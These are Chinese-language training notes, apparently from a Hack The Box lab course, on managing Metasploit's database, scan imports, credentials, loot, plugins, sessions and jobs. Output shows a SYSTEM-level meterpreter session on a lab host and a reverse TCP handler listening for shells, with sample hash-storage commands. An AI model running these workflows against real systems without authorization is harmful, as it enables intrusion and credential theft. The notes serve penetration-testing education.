+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post           ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops              ]
+ -- --=[ 9 evasion                                           ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 >

但是，如果我们已经配置了数据库，并且无法将密码更改为MSF用户名，则继续执行以下命令：

MSF - 重新启动数据库

```
Chenduoduo@htb[/htb]$ msfdb reinit
Chenduoduo@htb[/htb]$ cp /usr/share/metasploit-
framework/config/database.yml ~/.msf4/
Chenduoduo@htb[/htb]$ sudo service postgresql restart
Chenduoduo@htb[/htb]$ msfconsole -q
```

msf6 > db_status

[*] Connected to msf. Connection type: PostgreSQL.

MSF -数据库选项

msf6 > help database

Database Backend Commands

Command	Description
analyze	Analyze database information about a specific address or address range
db_connect	Connect to an existing data service

<code>db_disconnect</code>	Disconnect from the current data service
<code>db_export</code>	Export a file containing the contents of the database
<code>db_import</code>	Import a scan result file (filetype will be auto-detected)
<code>db_nmap</code>	Executes nmap and records the output automatically
<code>db_rebuild_cache</code>	Rebuilds the database-stored module cache (deprecated)
<code>db_remove</code>	Remove the saved data service entry
<code>db_save</code>	Save the current data service connection as the default to reconnect on startup
<code>db_stats</code>	Show statistics for the database
<code>db_status</code>	Show the current data service status
<code>hosts</code>	List all hosts in the database
<code>klist</code>	List Kerberos tickets in the database
<code>loot</code>	List all loot in the database
<code>notes</code>	List all notes in the database
<code>services</code>	List all services in the database
<code>vulns</code>	List all vulnerabilities in the database
<code>workspace</code>	Switch between database workspaces

workspaces

```
msf6 > workspace -h
```

Usage:

```
workspace          List workspaces
workspace -v       List workspaces verbosely
workspace [name]   Switch workspace
workspace -a [name] ... Add workspace(s)
workspace -d [name] ... Delete workspace(s)
workspace -D       Delete all workspaces
workspace -r       Rename workspace
workspace -h       Show this help information
```

Importing Scan Results

接下来，让我们假设要将主机的 `Nmap scan` 导入到数据库的工作区中，以便更好地理解目标。

我们可以使用 `db_import` 命令。导入完成后，我们可以使用 `hosts` 和 `services` 命令检查数据库中是否存在主机信息。请注意，`.xml` 文件类型优先用于 `db_import`。

◆ Stored Nmap Scan - 存储Nmap扫描

```
Chenduoduo@htb[/htb]$ cat Target.nmap

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 20:54 UTC
Nmap scan report for 10.10.10.40
Host is up (0.017s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.81 seconds
```

◆ Importing Scan Results - 导入扫描结果

```
msf6 > db_import Target.xml

[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 10.10.10.40
[*] Successfully imported ~/Target.xml

msf6 > hosts

Hosts
=====

address      mac      name      os_name      os_flavor      os_sp      purpose      info
```

comments

--

10.10.10.40

Unknown

device

msf6 > services

Services

host	port	proto	name	state	info
10.10.10.40	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.40	445	tcp	microsoft-ds	open	Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.10.40	49152	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49153	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49154	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49155	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49156	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49157	tcp	msrpc	open	Microsoft Windows RPC

Using Nmap Inside MSFconsole - 在MSFconsole中使用Nmap

msf6 > db_nmap -sV -sS 10.10.10.8

```
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 21:04 UTC
[*] Nmap: Nmap scan report for 10.10.10.8
[*] Nmap: Host is up (0.016s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 80/TCP open  http      HttpFileServer httpd 2.3
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

msf6 > hosts

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info
comments							
10.10.10.8			Unknown			device	
10.10.10.40			Unknown			device	

```
msf6 > services
```

Services

host	port	proto	name	state	info
10.10.10.8	80	tcp	http	open	HttpFileServer httpd 2.3
10.10.10.40	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	139	tcp	netbios-ssn	open	Microsoft Windows
10.10.10.40	445	tcp	microsoft-ds	open	Microsoft Windows 7 - 10
10.10.10.40	workgroup:		WORKGROUP		
10.10.10.40	49152	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49153	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49154	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49155	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49156	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.40	49157	tcp	msrpc	open	Microsoft Windows RPC

Data Backup - 数据备份

在完成会话后，如果PostgreSQL服务发生任何问题，请确保备份我们的数据。为此，使用 `db_export` 命令。

数据导出

```
msf6 > db_export -h
```

Usage:

```
db_export -f <format> [filename]
```

Format can be one of: xml, pwddump

[-] No output file was specified

```
msf6 > db_export -f xml backup.xml
```

```
[*] Starting export of workspace default to backup.xml [ xml ]...  
[*] Finished export of workspace default to backup.xml [ xml ]...
```

Hosts - 主机

hosts 命令显示一个数据库表，其中自动填充了主机地址、主机名以及我们在扫描和交互过程中发现的有关这些信息的其他信息。例如，假设 **msfconsole** 与可以执行服务和操作系统检测的扫描器插件相链接。在这种情况下，一旦通过msfconsole完成扫描，该信息应该自动出现在表中。同样，Nessus、NexPose或Nmap等工具将在这些情况下帮助我们。

主机也可以手工添加为单独的表项。在添加自定义主机之后，我们还可以组织表的格式和结构、添加注释、更改现有信息等等。

```
msf6 > hosts -h
```

```
Usage: hosts [ options ] [addr1 addr2 ...]
```

OPTIONS:

-a, --add	Add the hosts instead of searching
-d, --delete	Delete the hosts instead of searching
-c <col1,col2>	Only show the given columns (see list below)
-C <col1,col2>	Only show the given columns until the next restart
(see list below)	
-h, --help	Show this help information
-u, --up	Only show hosts which are up
-o <file>	Send output to a file in CSV format
-O <column>	Order rows by specified column number
-R, --rhosts	Set RHOSTS from the results of the search
-S, --search	Search string to filter by
-i, --info	Change the info of a host
-n, --name	Change the name of a host
-m, --comment	Change the comment of a host
-t, --tag	Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count, tags

Services - 服务

MSF - Stored Services of Hosts MSF -主机存储服务


```
msf6 > services -h
```

```
Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s  
<name1,name2>] [-o <filename>] [addr1 addr2 ...]
```

-a, --add	Add the services instead of searching
-d, --delete	Delete the services instead of searching
-c <col1,col2>	Only show the given columns
-h, --help	Show this help information
-s <name>	Name of the service to add
-p <port>	Search for a list of ports
-r <protocol>	Protocol type of the service being added [tcp udp]
-u, --up	Only show services which are up
-o <file>	Send output to a file in csv format
-O <column>	Order rows by specified column number
-R, --rhosts	Set RHOSTS from the results of the search
-S, --search	Search string to filter by
-U, --update	Update data for existing service

Available columns: created_at, info, name, port, proto, state, updated_at

Credentials - 凭证

creds 命令允许您可视化在与目标主机交互期间收集的凭据。我们还可以手动添加凭据，将现有凭据与端口规范匹配，添加描述等。

MSF - Stored Credentials

MSF -存储凭据

```
msf6 > creds -h
```

With no sub-command, list credentials. If an address range is given, show only credentials with logins on hosts within that range.

Usage - Listing credentials:

```
creds [filter options] [address range]
```

Usage - Adding credentials:

creds add uses the following named parameters.

user	:	Public, usually a username
password	:	Private, private_type Password.
ntlm	:	Private, private_type NTLM Hash.

```
Postgres  : Private, private_type Postgres MD5
ssh-key   : Private, private_type SSH key, must be a file path.
hash      : Private, private_type Nonreplayable hash
jtr       : Private, private_type John the Ripper hash type.
realm     : Realm,
realm-type: Realm, realm_type (domain db2db sid pgdb rsync
wildcard), defaults to domain.
```

Examples: Adding

```
# Add a user, password and realm
creds add user:admin password:notpassword realm:workgroup
# Add a user and password
creds add user:guest password:'guest password'
# Add a password
creds add password:'password without username'
# Add a user with an NTLMHash
creds add user:admin
ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
# Add a NTLMHash
creds add
ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
# Add a Postgres MD5
creds add user:postgres postgres:md5be86a79bf2043622d58d5453c47d4860
# Add a user with an SSH key
creds add user:sshadmin ssh-key:/path/to/id_rsa
# Add a user and a NonReplayableHash
creds add user:other hash:d19c32489b870735b5f587d76b934283 jtr:md5
# Add a NonReplayableHash
creds add hash:d19c32489b870735b5f587d76b934283
```

General options

-h,--help	Show this help information
-o <file>	Send output to a file in csv/jtr (john the ripper) format.
	If the file name ends in '.jtr', that format will be used.
	If file name ends in '.hcat', the hashcat format will be used.
	CSV by default.
-d,--delete	Delete one or more credentials

Filter options for listing

-P,--password <text>	List passwords that match this text
-p,--port <portspec>	List creds with logins on services matching this port spec

<code>-s <svc names></code>	List creds matching comma-separated service names
<code>-u,--user <text></code>	List users that match this text
<code>-t,--type <type></code>	List creds that match the following types: password,ntlm,hash
<code>-O,--origins <IP></code>	List creds that match these origins
<code>-R,--rhosts</code>	Set RHOSTS from the results of the search
<code>-v,--verbose</code>	Don't truncate long password hashes

Examples, John the Ripper hash types:

Operating Systems (starts with)

Blowfish (\$2a\$)	:	bf
BSDi (_)	:	bsdi
DES	:	des,crypt
MD5 (\$1\$)	:	md5
SHA256 (\$5\$)	:	sha256,crypt
SHA512 (\$6\$)	:	sha512,crypt

Databases

MSSQL	:	mssql
MSSQL 2005	:	mssql05
MSSQL 2012/2014	:	mssql12
MySQL < 4.1	:	mysql
MySQL ≥ 4.1	:	mysql-sha1
Oracle	:	des,oracle
Oracle 11	:	raw-sha1,oracle11
Oracle 11 (H type)	:	dynamic_1506
Oracle 12c	:	oracle12c
Postgres	:	postgres,raw-md5

Examples, listing:

<code>creds</code>	# Default, returns all credentials
<code>creds 1.2.3.4/24</code>	# Return credentials with logins in this range
<code>creds -O 1.2.3.4/24</code>	# Return credentials with origins in this range
<code>creds -p 22-25,445</code>	# nmap port specification
<code>creds -s ssh,smb</code>	# All creds associated with a login on SSH or SMB services
<code>creds -t NTLM</code>	# All NTLM creds
<code>creds -j md5</code>	# All John the Ripper hash type MD5 creds

Example, deleting:

```
# Delete all SMB credentials
creds -d -s smb
```

Loot 战利品

loot 命令与上面的命令结合使用，为您提供所拥有的服务和用户的概略列表。在本例中，loot 指的是来自不同系统类型的散列转储，即散列、passwd、shadow等。

```
msf6 > loot -h
```

```
Usage: loot [options]
```

```
Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
```

```
Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [type]
```

```
Del: loot -d [addr1 addr2 ...]
```

```
-a,--add          Add loot to the list of addresses, instead of  
listing
```

```
-d,--delete       Delete *all* loot matching host and type
```

```
-f,--file         File with contents of the loot to add
```

```
-i,--info         Info of the loot to add
```

```
-t <type1,type2> Search for a list of types
```

```
-h,--help        Show this help information
```

```
-S,--search       Search string to filter by
```

Plugins

插件是现成的软件，已经已由第三方发布，并已批准Metasploit的创建者将他们的软件集成到框架中。这些可以是免费使用但功能有限的商业产品，也可以是个人开发的个人项目。

插件的使用使渗透测试人员的工作更加轻松，将知名软件的功能带入 **msfconsole** 或Metasploit Pro环境。而以前，我们需要在不同的软件之间循环导入和导出结果，一遍又一遍地设置选项和参数，现在，使用插件，一切都被msfconsole自动记录到我们正在使用的数据库中，主机，服务和漏洞对用户来说一目了然。插件直接与API一起工作，可以用来操纵整个框架。它们可以用于自动化重复任务、向 **msfconsole** 添加新命令以及扩展已经很强大的框架。

Using Plugins - 使用插件

要开始使用插件，我们需要确保它安装在机器上的正确目录中。导航

到 **/usr/share/metasploit-framework/plugins**，这是每个 **msfconsole** 新安装的默认目录，应该会显示我们有哪些插件可用：

```
Chenduoduo@htb[/htb]$ ls /usr/share/metasploit-framework/plugins
```

```
aggregator.rb      beholder.rb        event_tester.rb   komand.rb  
msfd.rb            nexpose.rb         request.rb        session_notifier.rb  sounds.rb  
token_adduser.rb  wmap.rb  
alias.rb           db_credcollect.rb  ffautoregen.rb   lab.rb  
msgrpc.rb          openvas.rb         rssfeed.rb        session_tagger.rb    sqlmap.rb
```

```
token_hunter.rb
auto_add_route.rb  db_tracker.rb      ips_filter.rb      libnotify.rb
nessus.rb  pcap_log.rb  sample.rb  socket_logger.rb  thread.rb
wiki.rb
```

MSF - Load Nessus

```
msf6 > load nessus
```

```
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded Plugin: Nessus
```

```
msf6 > nessus_help
```

Command	Help Text
<hr/>	
Generic Commands	
<hr/>	
nessus_connect	Connect to a Nessus server
nessus_logout	Logout from the Nessus server
nessus_login	Login into the connected Nessus server with
a different username and	
<SNIP>	
nessus_user_del	Delete a Nessus User
nessus_user_passwd	Change Nessus Users Password
<hr/>	
Policy Commands	
<hr/>	
nessus_policy_list	List all polciies
nessus_policy_del	Delete a policy

MSF Sessions

MSFconsole可以同时管理多个模块。这是它为用户提供如此多灵活性的众多原因之一。这是通过使用 **Sessions** 完成的，它为所有已部署的模块创建专用的控制接口。

Using Sessions

当在msfconsole中运行任何可用的漏洞或辅助模块时，只要它们与目标主机形成通信通道，我们就可以后台会话。这可以通过按 **[CTRL] + [Z]** 组合键或在Meterpreter阶段的情况下输

入 `background` 命令来完成。这将提示我们一个确认消息。在接受提示符之后，我们将被带回到 `msfconsole` 提示符（`msf6 >`），并将立即能够启动一个不同的模块。

◆ 列出活动的session

```
msf6 exploit(windows/smb/psexec_psh) > sessions
```

Active sessions

Id	Name	Type	Information
Connection			
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ MS01 10.10.10.129:443 → 10.10.10.205:50501 (10.10.10.205)

◆ 与session交互

可以使用 `sessions -i [no.]` 命令打开指定会话。

```
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter >
```

Jobs

例如，如果我们在特定端口下运行活动漏洞利用，并且需要将该端口用于不同的模块，我们不能简单地使用 `[CTRL] + [C]` 终止会话。如果这样做，我们将看到该端口仍在使用中，从而影响我们对新模块的使用。因此，我们需要使用 `jobs` 命令来查看当前在后台运行的活动任务，并终止旧的任务以释放端口。

会话中的其他类型的任务也可以转换为jobs，在后台无缝运行，即使会话死亡或消失。

◆ 查看Jobs命令帮助菜单

```
msf6 exploit(multi/handler) > jobs -h  
Usage: jobs [options]
```

Active job manipulation and interaction.

OPTIONS:

-K	Terminate all running jobs.
-P	Persist all running jobs on restart.

```
-S <opt>  Row search filter.
-h        Help banner.
-i <opt>  Lists detailed information about a running job.
-k <opt>  Terminate jobs by job ID and/or range.
-l        List all running jobs.
-p <opt>  Add persistence to job by job ID
-v        Print more detailed info.  Use with -i and -l
```

查看漏洞利用命令帮助菜单

当我们运行一个漏洞时，我们可以通过输入 `exploit -j` 将其作为作业运行。根据 `exploit` 命令的帮助菜单，在我们的命令中添加 `-j`。将“在jobs的上下文中运行它”，而不仅仅是 `exploit` 或 `run`。

```
msf6 exploit(multi/handler) > exploit -h
Usage: exploit [options]
```

Launches an exploitation attempt.

OPTIONS:

```
-J          Force running in the foreground, even if passive.
-e <opt>    The payload encoder to use.  If none is specified, ENCODER
is used.
-f          Force the exploit to run regardless of the value of
MinimumRank.
-h          Help banner.
-j          Run in the context of a job.
```

<SNIP

◆ 将漏洞利用作为后台作业运行

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.34:4444
```

列出正在运行的Jobs

要列出所有正在运行的作业，可以使用 `jobs -l` 命令。要扼杀特定的工作，请查看索引号。并使用 `kill [index no.]` 命令。使用 `jobs -K` 命令终止所有正在运行的作业。

```
msf6 exploit(multi/handler) > jobs -l
```

Jobs

=====

<u>Id</u>	<u>Name</u>	<u>Payload</u>	<u>Payload opts</u>
0	Exploit: multi/handler	generic/shell_reverse_tcp	
tcp://10.10.14.34:4444			